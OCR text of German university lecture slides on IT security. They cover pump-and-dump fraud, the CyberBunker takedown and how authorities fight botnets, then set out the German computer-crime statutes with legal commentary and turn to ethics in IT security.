
Quelle: Graham, 2009, S. 59


Figure 2.27 A screenshot of Advanced Cell Technology Inc. (ACTC) "pump-and-dump" consequences.

Erläuterungen

- „Pump & Dump“-Aktivitäten: Manipulation von Aktienkursen, anschließend Gewinnmitnahmen
- Manipulation durch:
  - Spam, in der Hoffnung, dass andere den Stock kaufen
  - Kauf durch kompromittierte E-Banking-Accounts
  - beides
- Meist im Bereich des „Penny Stock“, der nicht an den großen Börsen gehandelt wird, siehe Böhme und Holz (2008)


DER SPIEGEL
Nr. 21
16.5.2020
Im Bunker des Bösen
Wie ein altes Militärgelände an der Mosel zur Schaltstelle des internationalen Verbrechens wurde


Welcome to CyberBunker Data
https://web.archive.org/web/20180513080009/http://www.cyberbunker.com/web/index.php
http://www.cyberbunker.com/web/index.php
Go
193 captures
24 Feb 2013 - 5 Oct 2019
APR
MAY
JUN
13
2017
2018
About this capture
CyberBunker
Home
Bunker
Products
Policy
FAQ
Contact
1955
CyberBunker
click here
LEARN MORE
YOUR BULLET PROOF DATACENTER ...
SECURE, RELIABLE, UNTOUCHABLE, ONLINE


web.archive.org/web/20191018145
https://web.archive.org/web/20191018145023/http://cyberbunker.com/
http://cyberbunker.com/
Go
378 captures
1 Feb 2001 - 26 Apr 2020
SEP
OCT
APR
18
2018
2019
About this capture
RheinlandPfalz
LANDESKRIMINALAMT
RheinlandPfalz
GENERALSTAATSANWALTSCHAFT KOBLENZ
DIESER SERVER WURDE BESCHLAGNAHMT
durch das Landeskriminalamt Rheinland-Pfalz im Auftrag der Generalstaatsanwaltschaft Koblenz.
THIS SERVER HAS BEEN SEIZED
by the National Bureau of Criminal Investigations Rhineland-Palatinate on behalf of the Attorney Gerneral's Office Koblenz.
Baden-Württemberg
HESSEN
ZOLL
Polisen
Swedish Police
POLICE

Erläuterungen: Umgang mit Botnetzen

- Typisches Vorgehen (der Strafverfolgungsbehörden):
  - Identifizierung des zentralen Hosts, z.B.
    - Webseite/Webserver des Online Shops
    - C&C-Server
  - Host mittels physischer Aktion vom Netz nehmen
    - Kooperation durch Hoster, Durchsuchung und Beschlagnahme
- Probleme bei wenig kooperativen Hostern und Behörden
  - „Bullet-proof hosting“, Fälle McColo und Russian Business Network (Graham, 2009)
  - Zuletzt Cyberbunker in Traben Trarbach (2020)
- Probleme bei technisch ausgereiften Infrastrukturen
  - Verschlüsselung/Verschleierung, Resilienz der Infrastruktur (z.B. P2P)
- Botnetze sind vermutlich nur präventiv wirkungsvoll zu bekämpfen

FRIEDRICH-ALEXANDER
UNIVERSITÄT
ERLANGEN-NÜRNBERG

Angewandte IT-Sicherheit
Einführung in die IT-Sicherheit

Felix Freiling

Kapitel 6 Schadsoftware und Cyberkriminalität

Lektion 5: Recht und Ethik in der IT-Sicherheit

Themen

- Kapitel 1: Einführung und Grundlagen
- Kapitel 2: Kryptographie
- Kapitel 3: Anonymität und Privatsphäre
- Kapitel 4: Authentifikation
- Kapitel 5: Softwaresicherheit
- Kapitel 6: Cybercrime
  - Lektion 1: Cyberkriminalität und Schadsoftware
  - Lektion 2: Bots, Botnetze und Botnet Tracking
  - Lektion 3: Schadsoftware-Gruselkabinett
  - Lektion 4: Die digitale Schattenwirtschaft
  - Lektion 5: Recht und Ethik der IT-Sicherheit

Quellen

- D. Dittrich, M. Bailey, S. Dietrich: Building an Active Computer Security Ethics Community. IEEE Security and Privacy, 9(4):18-26, 2011
- D. Dittrich, M. Bailey, S. Dietrich: Towards Community Standards for Ethical Behavior in Computer Security Research. Stevens CS Technical Report 2009-1, 20 April 2009
- D. Brodowski, F. Freiling: Cyberkriminalität, Computerstrafrecht und die digitale Schattenwirtschaft. Schriftenreihe Sicherheit, Band 4, Berlin 2011
- M. Gercke, P. Brunst: Praxishandbuch Internetstrafrecht. Kohlhammer, 2009
- D. Weber-Wulff, C. Class, W. Coy, C. Kurz, D. Zellhöfer: Gewissensbisse. Ethische Probleme der Informatik. Bielefeld: transkript, 2009

Sekundärquellen

- Josef Foschepoth: Überwachtes Deutschland. Vanderhoeck & Ruprecht, 2012.

Motivation

- Cyberkriminalität sind „schlechte“ Handlungen, die gesellschaftlich sanktioniert werden
- Was genau ist strafbar? Und warum?
- Es folgt eine Liste von bekannten Cyberkriminellen. Was haben sie „schlechtes“ getan?
  - Mitnick shortly after his capture in 1995
  - Robert Tappan Morris
  - Kim Schmitz
  - Edward Snowden

Quelle: news.bbc.co.uk

Quelle: de.wikipedia.org/...

Quelle: www.augsburger-allgemeine.de

Quelle: de.wikipedia.org/...

Coram iudice et in alto mare in manu dei soli sumus

Erläuterungen

- Was ist strafbar?
- Kriminalität
  - formell: „Alles, was unter Strafe steht“
  - kritisch: „Alles, was verfolgt wird“
  - materiell: „Alles, was unter Strafe steht und alles, was sozialschädlich genug ist, um unter Strafe gestellt werden zu können“
- Materielle Sichtweise kann am besten mit neuen Phänomenen umgehen

StGB

Strafrecht

- Summe aller Rechtsnormen, die für ein bestimmtes Verhalten eine Strafe oder Sicherung vorsehen und sich um dessen Durchsetzung bemühen
- Strafgesetzbuch (StGB):
  - allgemeiner Teil: Regeln über Unrechts- und Schuldzurechnung
  - besonderer Teil: Umschreibung und Typisierung von Unrecht (Straftatbestände)
- Rechtlicher Rahmen für die Durchsetzung des Strafrechts (Strafprozessrecht) steht in der Strafprozessordnung (StPO)

Arten von Cyberkriminalität

Computer als …

… Tatwerkzeug	… Angriffsziel („Hacking“)
z. B. Urheberrechtsverletzungen, Betrug, Beleidigung, Bedrohung, Verbreitung strafbarer Pornographie, Cyber-Grooming	• z. B. Computersabotage, Industriespionage, Diebstahl persönlicher Daten • Computer- und Internetdelikte im engeren Sinne


Cybercrime Convention

- Initiiert durch den Europarat 2001
- Weltweit als Modellgesetzgebung genutzte Konvention
- Von mehr als 30 Staaten unterschrieben und ratifiziert

Ziele:

- Unterstützung von Strafverfolgung
- Angleichung der Straftatbestände

Straftatbestände



Ausspähen von Daten (§202a StGB)

(1) Wer unbefugt sich oder einem anderen Zugang zu Daten, die nicht für ihn bestimmt und die gegen unberechtigten Zugang besonders gesichert sind, unter Überwindung der Zugangssicherung verschafft, wird mit Freiheitsstrafe bis zu drei Jahren oder mit Geldstrafe bestraft.

(2) Daten im Sinne des Absatzes 1 sind nur solche, die elektronisch, magnetisch oder sonst nicht unmittelbar wahrnehmbar gespeichert sind oder übermittelt werden.

Erläuterungen

- Daten nicht für den Täter bestimmt
  - Willen des Berechtigten zum Zeitpunkt der Tat
- Zugangssicherung
  - Interesse an Geheimhaltung dokumentieren
  - Maßnahme muss objektiv geeignet sein, Zugang muss nicht nur unerheblich erschwert sein
  - Diskussion: Verschlüsselungstechnik als Zugangssicherung
    - Technisch plausibel, schützt aber nicht vor dem eigentlichen „Zugriff“ (erklären Sie das mal einem Richter)
- Tathandlung
  - Zugang verschafft = Interaktion mit den Daten möglich
  - Erlangung eines Passwortes ist noch keine Überwindung einer Zugangssicherung
- Ursprüngliche Intention: nicht das bloße Eindringen in Computersysteme unter Strafe stellen
  - Heute verwässert

Abfangen von Daten (§202b StGB)

- Wer unbefugt sich oder einem anderen unter Anwendung von technischen Mitteln nicht für ihn bestimmte Daten (§202a Abs. 2) aus einer nichtöffentlichen Datenübermittlung oder aus der elektromagnetischen Abstrahlung einer Datenverarbeitungsanlage verschafft, wird mit Freiheitsstrafe bis zu zwei Jahren oder mit Geldstrafe bestraft, wenn die Tat nicht in anderen Vorschriften mit schwererer Strafe bedroht ist.

Erläuterungen

- Allgemeines Recht auf die Nichtöffentlichkeit von Kommunikation
  - Auch ohne Schutzmaßnahmen (z.B. im Internet)
  - Auch innerhalb eines Computers
- Nicht-öffentliche Datenübermittlung
  - jede nicht an die Allgemeinheit gerichtete Kommunikation
  - Grenzfälle: Mailinglisten
- Elektromagnetische Abstrahlung
  - Anwendungsbereich im Rahmen der Darstellung gespeicherter Daten (keine Kommunikation)

Vorbereitung des Ausspähens und Abfangens von Daten (§202c)

(1) Wer eine Straftat nach §202a oder §202b vorbereitet, indem er

- Passwörter oder sonstige Sicherungscodes, die den Zugang zu Daten (§202a Abs. 2) ermöglichen, oder
- Computerprogramme, deren Zweck die Begehung einer solchen Tat ist

herstellt, sich oder einem anderen verschafft, verkauft, einem anderen überlässt, verbreitet oder sonst zugänglich macht, wird mit Freiheitsstrafe bis zu einem Jahr oder mit Geldstrafe bestraft.

(2) ...

Erläuterungen

- „Hackerparagraph“
  - Vorgabe der Cybercrime Convention
  - Sollte sich auch beziehen auf §303a und §303b StGB
- Frei erhältliche Hackersoftware vergrößert den Kreis potentieller Täter erheblich
  - Kriminalisierung der Verbreitung
  - Problem mit „dual use“ tools
  - Objektiver Zweck der Software müssen Tathandlungen nach §202a etc. sein
- Norm bezieht sich auch auf Sicherheitscodes wie PINs, TANs
  - Müssen zur Tatzeit funktionsfähig sein
  - Bezieht sich nicht auf Beschreibung von Sicherheitslücken

Datenhehlerei (§202d)

(1) Wer Daten (§ 202a Absatz 2), die nicht allgemein zugänglich sind und die ein anderer durch eine rechtswidrige Tat erlangt hat, sich oder einem anderen verschafft, einem anderen überlässt, verbreitet oder sonst zugänglich macht, um sich oder einen Dritten zu bereichern oder einen anderen zu schädigen, wird mit Freiheitsstrafe bis zu drei Jahren oder mit Geldstrafe bestraft.

(2) Die Strafe darf nicht schwerer sein als die für die Vortat angedrohte Strafe.

(3) Absatz 1 gilt nicht für Handlungen, die ausschließlich der Erfüllung rechtmäßiger dienstlicher oder beruflicher Pflichten dienen. [...]

Datenveränderung (§303a)

(1) Wer rechtswidrig Daten (§202a Abs. 2) löscht, unterdrückt, unbrauchbar macht oder verändert, wird mit Freiheitsstrafe bis zu zwei Jahren oder mit Geldstrafe bestraft.

(2) Der Versuch ist strafbar.

(3) Für die Vorbereitung einer Straftat nach Absatz 1 gilt §202c entsprechend.

Erläuterungen

- klassischer Computerdelikt: manuelle Datenlöschung, Angriffe durch Malware
  - Schützt die Integrität der Daten
- Löschen = Daten sind dauerhaft vollständig unkenntlich, z.B. durch
  - Entfernen der Daten vom Datenträger
  - Zerstörung des Datenträgers
- Unterdrückung = Daten werden dem Berechtigten entzogen
  - Unauffindbarmachen der Daten
  - Denial of Service
- Unbrauchbar machen = Beeinträchtigung der Brauchbarkeit
  - Entfernung von Teilen (z.B. einzelnen Segmenten)
- Veränderung = inhaltliche Umgestaltung
  - z.B. Web Defacement
- Herrschende Meinung: Auch heimliche Installation von Software ist Datenveränderung

Computersabotage (§303b StGB)

(1) Wer eine Datenverarbeitung, die für einen anderen von wesentlicher Bedeutung ist, dadurch erheblich stört, dass er

1. eine Tat nach § 303a Abs. 1 begeht,
2. Daten (§ 202a Abs. 2) in der Absicht, einem anderen Nachteil zuzufügen, eingibt oder übermittelt oder
3. eine Datenverarbeitungsanlage oder einen Datenträger zerstört, beschädigt, unbrauchbar macht, beseitigt oder verändert,

wird mit Freiheitsstrafe bis zu drei Jahren oder mit Geldstrafe bestraft.

(2) Handelt es sich um eine Datenverarbeitung, die für einen fremden Betrieb, ein fremdes Unternehmen oder eine Behörde von wesentlicher Bedeutung ist, ist die Strafe Freiheitsstrafe bis zu fünf Jahren oder Geldstrafe.

(3) Der Versuch ist strafbar.

...

Computersabotage (§303b StGB)

(4) In besonders schweren Fällen des Absatzes 2 ist die Strafe Freiheitsstrafe von sechs Monaten bis zu zehn Jahren. Ein besonders schwerer Fall liegt in der Regel vor, wenn der Täter

1. einen Vermögensverlust großen Ausmaßes herbeiführt,
2. gewerbsmäßig oder als Mitglied einer Bande handelt, die sich zur fortgesetzten Begehung von Computersabotage verbunden hat,
3. durch die Tat die Versorgung der Bevölkerung mit lebenswichtigen Gütern oder Dienstleistungen oder die Sicherheit der Bundesrepublik Deutschland beeinträchtigt.

(5) Für die Vorbereitung einer Straftat nach Absatz 1 gilt § 202c entsprechend.

Erläuterungen

- Schutz der Integrität von Computersystemen
  - Trägt gestiegener Abhängigkeit von IT in Wirtschaft und Gesellschaft Rechnung
  - Schutz kritischer Infrastrukturen
- Auch die Störung privater Computeranlagen erfasst
  - Wesentliche Beeinträchtigung = Datenverarbeitungsanlage muss für die Lebensgestaltung der Privatperson zentral sein
- Daten eingibt oder übermittelt
  - Zielt auf Denial of Service

Störung von Telekommunikations-anlagen (§317 StGB)

(1) Wer den Betrieb einer öffentlichen Zwecken dienenden Telekommunikationsanlage dadurch verhindert oder gefährdet, dass er eine dem Betrieb dienende Sache zerstört, beschädigt, beseitigt, verändert oder unbrauchbar macht oder die für den Betrieb bestimmte elektrische Kraft entzieht, wird mit Freiheitsstrafe bis zu fünf Jahren oder mit Geldstrafe bestraft.

(2) Der Versuch ist strafbar.

(3) Wer die Tat fahrlässig begeht, wird mit Freiheitsstrafe bis zu einem Jahr oder mit Geldstrafe bestraft.

Erläuterungen

- Ausgestaltung des Schutzes kritischer Infrastrukturen
  - Schutz von öffentlichen Telekommunikationsanlagen, nicht von privaten Telekommunikationsanlagen

Verletzung des Post- oder Fernmeldegeheimnisses (§206 StGB)

(1) Wer unbefugt einer anderen Person eine Mitteilung über Tatsachen macht, die dem Post- oder Fernmeldegeheimnis unterliegen und die ihm als Inhaber oder Beschäftigtem eines Unternehmens bekanntgeworden sind, das geschäftsmäßig Post- oder Telekommunikationsdienste erbringt, wird mit Freiheitsstrafe bis zu fünf Jahren oder mit Geldstrafe bestraft.

(2) Ebenso wird bestraft, wer als Inhaber oder Beschäftigter eines in Absatz 1 bezeichneten Unternehmens unbefugt

1. eine Sendung, die einem solchen Unternehmen zur Übermittlung anvertraut worden und verschlossen ist, öffnet oder sich von ihrem Inhalt ohne Öffnung des Verschlusses unter Anwendung technischer Mittel Kenntnis verschafft,
2. eine einem solchen Unternehmen zur Übermittlung anvertraute Sendung unterdrückt oder
3. eine der in Absatz 1 oder in Nummer 1 oder 2 bezeichneten Handlungen gestattet oder fördert.

(3) ... (5)

Erläuterungen

- Schutz des Fernmeldegeheimnisses
  - Notwendig, da sich Bürger auf Diensteanbieter verlassen müssen
  - individuelles Geheimhaltungsinteresse und Beförderungsinteresse
- Täterkreis:
  - Zunächst nur Mitarbeiter von Telekommunikationsunternehmen, dann in (4) und (5) auch allen, die mit den Daten in Berührung kommen
- Relevant für alle, die Telekommunikationsdienstleistungen anbieten
  - Internetprovider, Mail-Dienstleister, Universitäten
  - Auch, wenn Ende-zu-Ende verschlüsselt wird
- Auch Unterdrücken von Sendungen erfasst
  - Filtern von Spam-Mails ohne Zustimmung ungesetzlich

Weitere Computerbezogene Delikte

- Computerbetrug (§ 263a StGB)

aber auch

- Erschleichen von Leistungen (§ 265a StGB)
- Fälschung technischer Aufzeichnungen (§ 268 StGB)
- Fälschung beweiserheblicher Daten (§ 269 StGB)
- Urkundenunterdrückung (§ 274 StGB)
- Inhaltsbezogene Delikte
  - Pornographiestrafrecht
  - Extremistische oder sonstige illegale Inhalte
- Urheberstrafrecht
- alles hier nicht näher betrachtet, siehe Gerke, Brunst (2009)
- Diskussion der StPO in der Vorlesung „Forensische Informatik“

Computerbetrug (§263a StGB)

(1) Wer in der Absicht, sich oder einem Dritten einen rechtswidrigen Vermögensvorteil zu verschaffen, das Vermögen eines anderen dadurch beschädigt, dass er das Ergebnis eines Datenverarbeitungsvorgangs durch unrichtige Gestaltung des Programms, durch Verwendung unrichtiger oder unvollständiger Daten, durch unbefugte Verwendung von Daten oder sonst durch unbefugte Einwirkung auf den Ablauf beeinflusst, wird mit Freiheitsstrafe bis zu fünf Jahren oder mit Geldstrafe bestraft.

Erläuterungen

- „Täuschung“ einer Computeranlage und nicht eines Menschen (§263 StGB)
- Erfasst:
  - Manipulation von Softwareprodukten
  - Dialer
  - Eingabe unrichtiger Daten (z.B. Namen, Kreditkartendaten) zur Leistungserschleichung

nicht strafbar = gut

strafbar = schlecht

?

Fazit Strafrecht

- Alles, was in der realen Welt strafbar ist, kann bzw. sollte (?) auch in der virtuellen Welt strafrechtlich verfolgt werden
- Teilweise auch, wenn Taten im Ausland begangen wurden
- Uneinheitliche internationale Regelungen sind das Problem
- Fundamentales Problem eines nationalstaatlich ausgerichteten Rechtssystems
- Lösungsansätze:
  - Verstärkte Regionalisierung des Internets („Modell China“)
  - Sanktionierung der Bewegungsfreiheit („Modell USA“)

Strafbar = schlecht?

- Die Ethik untersucht Fragen nach der Herleitbarkeit moralischer Werte
  - Normative Ethik versucht Leitprinzipien zu entwickeln, an denen sich Personen orientieren können
- Ethik umfasst eine Reflexion über das, was „richtig“ und „falsch“ ist
- Moralvorstellungen entwickeln sich über Jahrhunderte, passen sich an gesellschaftliche Veränderungen an (z. B. Umweltschutz)
- Moralvorstellungen werden häufig durch Gesetze codifiziert
- Gesetze sind also nur eine Approximation von Werten

Moralvorstellungen im Kontext von IT

Wie ist die zunehmende Digitalisierung der Gesellschaft zu bewerten?

Welche Auswirkungen wird mangelnder Datenschutz langfristig auf unser Leben haben?

Erläuterungen

- Auch im Zusammenhang mit IT-Sicherheit sollte eine ethische Betrachtung vorgenommen werden!
- Im Kontext von Informationstechnologie haben sich in vielen Bereichen noch keine festen Moralvorstellungen gebildet!
- Resultat: Unklarheit darüber, wie man sich in bestimmten Situationen zu verhalten hat oder sich verhalten sollte


Ethische Leitlinien

